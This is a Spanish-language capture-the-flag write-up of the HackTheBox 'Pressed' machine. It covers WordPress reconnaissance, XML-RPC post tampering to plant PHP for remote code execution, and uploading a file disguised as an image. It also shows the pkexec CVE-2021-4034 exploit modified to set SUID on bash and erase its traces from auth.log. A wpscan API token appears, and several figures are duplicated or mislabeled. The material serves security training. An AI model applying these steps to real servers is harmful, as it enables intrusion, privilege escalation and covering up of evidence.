



HACKTHEBOX

Informe Técnico

Máquina Pressed



Este documento es confidencial y contiene información sensible.
No debería ser impreso o compartido con terceras entidades

14 de abril del 2022

Índice


1. Antecedentes	2
2. Objetivos	2
2.1. Consideraciones	2
3. Analisis de vulnerabilidades	3
3.1. Vulnerabilidades encontradas	3

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Pressed** de la plataforma [HackTheBox](#).



Figura 1: Dirección IP de la máquina



2. Objetivos

Conocer el estado de seguridad actual del servidor **Pressed**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

2.1. Consideraciones

Una vez finalizadas las jornadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser víctimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo

3. Analisis de vulnerabilidades

3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Se observó el puerto 80 por lo cual decidí hacer un analisis de las tecnologías que tenia esta pagina y pude identificar que era Wordpress. Por lo cual procedí a utiizar la herramienta wpscan para ver el contenido y posibles vulnerabilidades. Me encontré con una ruta que contenia credenciales de administrador pero se debía modificar la contraseña por el año correspondiente para poder acceder, a pesar de acceder apareció un apartado con codigo de verificación de 3 intentos posibles, por lo que aplicar fuerza bruta no era una opción viable. Al indagar con respecto a Wordpress y sus posibles vias para ver información importante, investigue el archivo XML-RPC.php que me mostró wpscan, leyendo un poco más acerca de el vi varias funciones posibles para poder hacer un muy buen uso de este. Utilizando la función de listar metodos pude observar un metodo que me permitia manipular un apartado "posts.^{el} cual es potencial a efectuar RCE. Haciendo uso de wordpress xmlrpc en python pude generar una comunicacion la cual me permitia obtener información importante para poder tratar de obtener RCE. Encontre una cadena en base64 que contenia codigo PHP en urlEncode por lo cual procedí a decodear todo y vi que tenia una instruccion en una ruta. Decidí crear otra variable con el contenido de la variable posts, pero en esta variable remplacé la cadena en base64 que tenía por uno que yo hice, que mi cadena la cual tenia de contenido el mismo codigo php pero con la excepción de que le indicaba hacer uso del CMD para poder efectuar el RCE. Creando esta variable de nombre malpost y efectuando lo anterior pude hacer RCE, esto me era posible de modificar porque ya habia encontrado las credenciales del administrador. Intenté conseguir una reverse shell pero no me fue posible debido a que la pagina tenia IPTABLES, por lo que se decidió hacer un script en bash el cual efectuaba el RCE pero en mi terminal. Al investigar más a fondo que contenia la maquina observé que contenia pkexec, así que hice uso de la herramienta pkwner. La cual metí en la maquina y efectuaba comandos a nivel de root y así pude obtener las dos banderas, pero lo importante aquí es obtener control de la maquina. Así que hice uso de la herramienta ttyoverhttp.py de S4vitar la cual modifique un poco para poder hacer uso en la maquina, este script funciona con una funcionalidad mkfifo que permite crer una forwarded shell la cual nos permite interactuar, navegar entre directorios). Pero para poder hacer uso de este script metí un archivo php con instuccion para poder hacer uso del CMD.

```
(root@kali)-[/home/.../Machines/HTB/Pressed/nmap]
# nmap -sCV -p80 10.10.11.142 -oN targeted
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-12 13:18 CDT
Nmap scan report for 10.10.11.142
Host is up (0.067s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-title: UHC Jan Finals &#8211; New Month, New Boxes
|_http-generator: WordPress 5.9
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds
```

Figura 3: nmap

```
(root@kali)-[/home/.../Machines/HTB/Pressed/nmap]
# wpscan --url http://pressed.htb/ --enumerate p,u --plugins-detection aggressive --api-token gE0to6rxp6PGqgWCoBdG3hVPMP6tm6dU01Gd3M1y0Bk

WordPress Security Scanner by the WPScan Team
Version 3.8.20
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://pressed.htb/ [10.10.11.142]
[+] Started: Tue Apr 12 13:43:02 2022

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
```

Figura 4: Haciendo uso de wpscan.

```

2022-04-12 13:16:04 net_route_v4_best_gw_query: dst 0.0.0.0
// ** Database settings - You can get this info from your web host **
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );
2022-04-12 13:16:04 net_route_v6_best_gw_query: dst ::
/** Database username */
define( 'DB_USER', 'admin' );
2022-04-12 13:16:04 TUN/TAP device tun0 opened
/** Database password */
define( 'DB_PASSWORD', 'uhc-jan-finals-2021' );
2022-04-12 13:16:04 net_addr_v4_add: 10.10.14.20/23 dev tun0
/** Database hostname */
define( 'DB_HOST', 'localhost' );
2022-04-12 13:16:04 net_addr_v6_add: dead:beef:2::1012/64 dev tun0

```

Figura 5: Obteniendo credenciales del archivo config.

```

(root@kali)-[/home/.../Machines/HTB/Pressed/c
# python
Python 3.9.10 (main, Feb 22 2022, 13:54:07)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license()>
>>> from wordpress_xmlrpc import Client
>>> from wordpress_xmlrpc.methods import posts
>>> client = Client("http://pressed.htb/xmlrpc.>
>>> post = client.call(posts.GetPosts())
>>> post
[<WordPressPost: b'UHC January Finals Under Way
>>> post[0]
<WordPressPost: b'UHC January Finals Under Way
>>> dir(post[0])
['__class__', '__delattr__', '__dict__', '__dir__>
['__le__', '__lt__', '__module__', '__ne__',>
['__weakref__', '_def', 'comment_status', 'content',>
'parent_id', 'password', 'ping_status', 'post_form
>>> post[0].link
'/index.php/2022/01/28/hello-world/'
>>> post[0].

```

Figura 6: Haciendo uso de Wordpress xmlrpc en python.

Figura 7: Visualizando el contenido codificado en base64 del metodo.

Figura 8: Contenido decodificado.

Figura 9: Creando variable malpost.

Figura 10: Editando post.

Figura 11: Introduciendo la instrucción de php en base64 para poder efectuar RCE.

Figura 12: RCE en la web.

Figura 13: RCE en la terminal con script en bash creado.

```

>>> from wordpress_xmlrpc.methods import media
>>> with open("pkwner.sh", "r") as f:
...     filename = f.read()

```

Figura 14: Creando variable malpost.

```

>>> from wordpress_xmlrpc.methods import media
>>> with open("pkwner.sh", "r") as f:
...     filename = f.read()

```

Figura 15: Creando variable malpost.

```

>>> from wordpress_xmlrpc.methods import media
>>> with open("pkwner.sh", "r") as f:
...     filename = f.read()

```

Figura 16: Pkwner.

```

>>> data_to_upload = { 'name': 'pkwner.png', 'bits': filename, 'type': '
' }
>>> client.call(media.UploadFile(data_to_upload))
{'attachment_id': '48', 'date_created_gmt': <DateTime '20220413T03:12:43
f0b9ef9d0>, 'parent': 0, 'link': '/wp-content/uploads/2022/04/pkwner.png',
'caption': 'pkwner.png', 'description': '', 'metadata': False, '
ext/plain', 'thumbnail': '/wp-content/uploads/2022/04/pkwner.png', 'id':
le': 'pkwner.png', 'url': '/wp-content/uploads/2022/04/pkwner.png'}

```

Figura 17: Subiendo el pkwner al servidor.

```

(root@kali)-[/home/.../Machines/HTB/Pressed/content]
# base64 -w 0 cmd.php | xclip -sel clip

```

Figura 18: Codificando el código php en base 64 para poderlo meter en el servidor.

```

>>> data_to_upload = { 'name': 'pkwner.png', 'bits': filename, 'type': '
' }
>>> client.call(media.UploadFile(data_to_upload))
{'attachment_id': '48', 'date_created_gmt': <DateTime '20220413T03:12:43
f0b9ef9d0>, 'parent': 0, 'link': '/wp-content/uploads/2022/04/pkwner.png',
'caption': 'pkwner.png', 'description': '', 'metadata': False, '
ext/plain', 'thumbnail': '/wp-content/uploads/2022/04/pkwner.png', 'id':
le': 'pkwner.png', 'url': '/wp-content/uploads/2022/04/pkwner.png'}

```

Figura 19: Metiendo el archivo php codificado desde el script creado en bash.




Figura 20: RCE por medio del archivo previamente introducido.




Figura 21: Uso del script de S4vitar, modificandolo para su uso y poder tener interaccion.

Para poder escalar de privilegios modifique la instruccion del pkwner para asignarle permisos SUID a la bash. Ejecute bash en la ttyoverhttp (el script). Y obtuve acceso como root.

```
setuid(0); setgid(0);
setuid(0); setgid(0);
system("PATH=/bin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin;"
"rm -rf 'GCONV_PATH=.' 'pkwner';"
"cat /var/log/auth.log|grep -v pkwner >/tmp/al;cat /tmp/al >/var/log/auth.log;"
"chmod u+s /bin/bash");
exit(0);
```

Figura 22: Modificando la instruccion de la herramienta pkwner.

```
> bash /tmp/pkwner.sh
PWNER
CVE-2021-4034 PoC by Kim Schulz
[+] Setting up environment ...
[+] Build offensive gconv shared module ...
[+] Build mini executor ...
hello[+] Nice Job
> bash -p 19:06:05 VERIFY ECU OK
> bash -p 19:06:05 VERIFY OK: depth=0, C=UK, ST=City, L=London,
> ls -la /bin/bash 19:06:05 Incoming Data Channel: Cipher 'AES-128-CBC'
-rwsr-xr-x 1 root root 1183448 Jun 18 2020 /bin/bash
> whoami 19:06:05 Incoming Data Channel: Cipher 'AES-128-CBC'
root
> 19:06:05 Incoming Data Channel: Using 256 bit message
2022-04-12 19:06:05 Control Channel: TLSv1.3, cipher TLSv1.3 TLS
> 19:06:05 VERIFY OK: depth=1, C=UK, ST=City, L=London,
2022-04-12 20:05:05 VERIFY KU OK
```

Figura 23: Maquina pwneada.